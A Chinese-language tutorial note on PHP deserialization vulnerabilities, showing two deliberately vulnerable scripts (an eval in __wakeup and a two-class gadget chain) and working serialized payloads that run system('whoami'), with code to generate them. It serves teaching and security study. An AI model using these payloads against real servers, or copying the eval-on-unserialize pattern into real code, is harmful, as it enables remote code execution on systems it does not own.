# 反序列化漏洞

因为在反序列化的时候会自动调用一些方法,而同时有满足这些条件时:

应用接受外部可控的序列化数据

反序列化时自动执行危险方法

类路径中包含可被利用的类

### 反序列了漏洞1:分析

<?php   
    class example{   
        public $handle;   
        function \_\_wakeup(){   
            eval($this->handle);   
        }   
    }   
    if(isset($\_GET['data'])){   
        $user\_data=unserialize($\_GET['data']);   
    }else{   
        highlight\_file(\_\_FILE\_\_);   
    }   
?>

这段代码定义了一个example类，并实现了反序列化相关的逻辑：

定义了example类，包含一个公有的$handle属性

实现了\_\_wakeup()魔术方法，该方法会在对象被反序列化时自动调用

\_\_wakeup()方法中使用eval()函数执行$this->handle中的内容

接收 GET 参数data，并对其进行反序列化操作

如果没有传入data参数，则显示当前文件的源代码

漏洞点：

直接代码执行：\_\_wakeup()魔术方法中直接使用eval()执行$this->handle

无任何过滤：用户完全控制$handle属性内容

反序列化入口暴露：通过GET参数data直接接收序列化数据

导致可远程执行任意代码:

如:O:7:"example":1:{s:6:"handle";s:17:"system('whoami');";}

构造这样的payload

<?php

class example{

public $handle = 'phpinfo();'; // 这里可以替换为任意恶意代码

}

echo serialize(new example());

?>

我的理解是:序列化漏洞,通过GET方法上传了一个包含恶意代码地example实例,当反序列化代码后,wakeup\_就会执行实例中的恶意代码,

### 具体流程可以拆解为：

攻击者构造一个example类的实例，将$handle属性设置为恶意代码（如system('ls');）

攻击者将这个实例序列化为字符串，通过 GET 参数data提交给服务器

服务器接收到data参数后，调用unserialize()对其进行反序列化

反序列化过程中，PHP 会自动调用example类的\_\_wakeup()魔术方法

\_\_wakeup()方法执行eval($this->handle)，此时$this->handle就是攻击者预先设置的恶意代码，从而导致代码执行

这个过程的核心风险点在于：

\_\_wakeup()作为反序列化时自动触发的魔术方法，直接执行了用户可控的内容

eval()函数将字符串作为 PHP 代码执行，完全信任了$handle的值

整个流程中没有对反序列化的数据进行任何验证或过滤

<?php

class example

{

public $handle;

function \_\_wakeup(){

$this->funnnn();

}

function funnnn(){

$this->handle->close();

}

}

class process{

public $pid;

function close(){

eval($this->pid);

}

}

if(isset($\_GET['data'])){

$user\_data=unserialize($\_GET['data']);

}else{

highlight\_file(\_\_FILE\_\_);

}

?>

有的可能需要长一点里利用链:

$process = new process();


$process->pid = "system('whoami');";

$obj = new example();

$obj->handle = $process;

$payload = serialize($obj);

O:7:"example":1:{s:6:"handle";O:7:"process":1:{s:3:"pid";s:17:"system('whoami');";}}



可以看到执行了whoami代码